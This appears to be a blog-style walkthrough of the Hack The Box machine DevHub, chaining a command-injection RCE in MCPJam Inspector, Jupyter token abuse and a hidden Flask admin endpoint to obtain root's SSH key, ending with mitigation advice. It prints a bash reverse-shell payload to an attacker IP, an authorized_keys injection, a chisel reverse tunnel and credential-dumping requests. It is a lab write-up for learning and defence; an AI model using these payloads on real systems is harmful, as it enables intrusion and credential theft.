
Listen to this Post
Introduction:

The modern development ecosystem is a double-edged sword. While tools like MCP (Model Context Protocol) servers, Jupyter notebooks, and internal Flask APIs accelerate innovation, they also introduce sprawling attack surfaces that are often overlooked. DevHub, a medium-difficulty Linux machine on Hack The Box, masterfully demonstrates this reality by chaining an unauthenticated RCE in MCPJam Inspector, lateral movement via JupyterLab API abuse, and credential exposure in an internal service to achieve root access. This article breaks down the complete attack chain, providing a hands-on guide to exploiting and mitigating these modern vulnerabilities.
Learning Objectives:
- Exploit CVE-2026-23744, a critical unauthenticated RCE vulnerability in MCPJam Inspector, to gain initial foothold on a target system.
- Perform lateral movement by abusing JupyterLab’s API and WebSocket channels to execute code as a different user.
- Extract hardcoded credentials and leverage hidden administrative APIs to dump sensitive files, including SSH private keys.
- Understand and implement mitigation strategies for exposed development tooling and insecure API designs.
You Should Know:
1. Reconnaissance and Attack Surface Mapping
The first step in any penetration test is understanding what you’re up against. A standard `nmap` scan reveals a minimal external footprint—only ports 22 (SSH) and 80 (HTTP) are openly accessible. However, the web server on port 80 acts as a developer portal, hinting at internal services: an MCP Inspector on port 6274, a JupyterLab analytics dashboard on localhost:8888, and an internal Git repository.
nmap -sC -sV -p- 10.129.1.245
The real treasure is port 6274, which hosts the MCPJam Inspector—a tool for debugging MCP servers. A quick search reveals that MCPJam Inspector versions 1.4.2 and earlier are vulnerable to CVE-2026-23744, an unauthenticated RCE.
- Initial Foothold – Exploiting CVE-2026-23744 (MCPJam Inspector RCE)
The MCPJam Inspector’s `/api/mcp/connect` endpoint allows users to register new MCP servers by specifying a command and arguments. There is no authentication, and the `command` field is passed directly to the operating system. By crafting a malicious JSON payload, we can execute arbitrary commands.
First, set up a listener on your attack machine:
nc -lvnp 4444
Then, trigger the reverse shell using `curl`:
curl -X POST http://devhub.htb:6274/api/mcp/connect \
-H "Content-Type: application/json" \
-d '{"serverConfig":{"command":"bash","args":["-c","bash -i >& /dev/tcp/YOUR_IP/4444 0>&1"],"env":{}},"serverId":"shell"}'
If outbound TCP connections are blocked (as they are on DevHub), you can inject an SSH key instead:
curl -X POST http://devhub.htb:6274/api/mcp/connect \
-H "Content-Type: application/json" \
-d '{"serverConfig":{"command":"bash","args":["-c","mkdir -p /home/mcp-dev/.ssh && echo \"ssh-rsa AAA...\" > /home/mcp-dev/.ssh/authorized_keys"],"env":{}},"serverId":"key"}'
Upon successful exploitation, you’ll receive a shell as the `mcp-dev` user.
3. Lateral Movement – Abusing JupyterLab’s API
With a foothold as mcp-dev, enumerate running processes to identify services running as other users:
ps aux | grep -E "jupyter|python"
This reveals a JupyterLab instance running as the `analyst` user, with the authentication token exposed directly in the command line arguments:
analyst 1055 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
With this token, you can interact with Jupyter’s REST API to create kernels and execute code. However, actual code execution requires WebSocket communication. You can write a lightweight Python client using only standard libraries to handle the WebSocket handshake and send `execute_request` messages. Alternatively, use `chisel` to tunnel the Jupyter port to your local machine and access it via a browser:
On your attack machine (server):
chisel server -v --port 8100 --reverse
On the target (client):
./chisel client YOUR_IP:8100 R:8888:127.0.0.1:8888
Then, visit `http://127.0.0.1:8888/lab?token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7` in your browser. From here, you can create a new Python notebook and execute a reverse shell payload to upgrade your privileges to the `analyst` user.
4. Privilege Escalation – Dumping Credentials from OPSMCP
As the `analyst` user, further enumeration reveals an internal Flask service called OPSMCP running on port 5000. The source code is located at /opt/opsmcp/server.py. Examining it uncovers a hardcoded API key and a hidden administrative endpoint, ops._admin_dump.
You can interact with this API directly from the target:
curl -H "X-API-Key: <HARDCODED_KEY>" http://127.0.0.1:5000/ops/_admin_dump?target=ssh_keys&confirm=true
This endpoint dumps the root user’s SSH private key. With this key, you can establish an SSH connection as root:
ssh -i root_id_rsa [email protected]
5. Mitigation and Hardening Strategies
The DevHub attack chain highlights several critical security failures that are common in development environments:
- Expose Only What’s Necessary: MCPJam Inspector should never be bound to `0.0.0.0` in production. Restrict it to localhost or require authentication.
- Input Validation is Non-1egotiable: The `/api/mcp/connect` endpoint must validate and sanitize the `command` and `args` fields. Use an allowlist of permitted commands and avoid passing user input directly to the shell.
- Secure Credential Storage: Never hardcode API keys or expose tokens in process lists. Use environment variables or secrets management solutions like HashiCorp Vault.
- Principle of Least Privilege: Services should run with the minimum necessary permissions. The `analyst` user should not have access to OPSMCP source code if it contains sensitive information.
- Network Segmentation: Internal services like Jupyter and OPSMCP should be isolated from the `mcp-dev` user’s network namespace or protected with firewall rules.
What Undercode Say:
- Key Takeaway 1: Modern development toolchains are a goldmine for attackers. The combination of exposed debugging interfaces, hardcoded credentials, and overly permissive service configurations creates a perfect storm for compromise.
- Key Takeaway 2: Chaining seemingly low-severity issues—an unauthenticated RCE, an exposed Jupyter token, and a hardcoded API key—can lead to full system compromise. This underscores the importance of a holistic security approach.
Analysis:
The DevHub box is an excellent case study in modern application security. It moves beyond traditional web vulnerabilities to target the very tools developers use daily. The MCP ecosystem, while powerful, is still maturing, and security is often an afterthought. The CVE-2026-23744 vulnerability is a stark reminder that convenience features like “connect to any server” can be catastrophic if not properly secured. Similarly, the Jupyter token exposure highlights a common pitfall: running services with sensitive arguments that are visible to all users on the system. Finally, the hardcoded API key in the Flask service is a classic mistake that continues to plague both startups and enterprises alike.
Prediction:
- +1 As AI and MCP-based tooling become more prevalent, we will see a surge in vulnerabilities similar to CVE-2026-23744. Security researchers will increasingly focus on the “developer experience” attack surface.
- -1 Organizations that fail to adopt secure-by-design principles for their internal development platforms will face an increasing number of breaches originating from these very tools.
- +1 The community response to these vulnerabilities will drive the development of better security frameworks and linters for MCP servers and similar technologies.
- -1 The ease of exploiting such chains means that even less-skilled attackers will be able to compromise poorly secured development environments, leading to a rise in automated scanning for exposed MCP and Jupyter instances.
- +1 Red team exercises will increasingly incorporate attacks on internal development tooling, moving beyond traditional network and web application testing.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Robbe Van – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


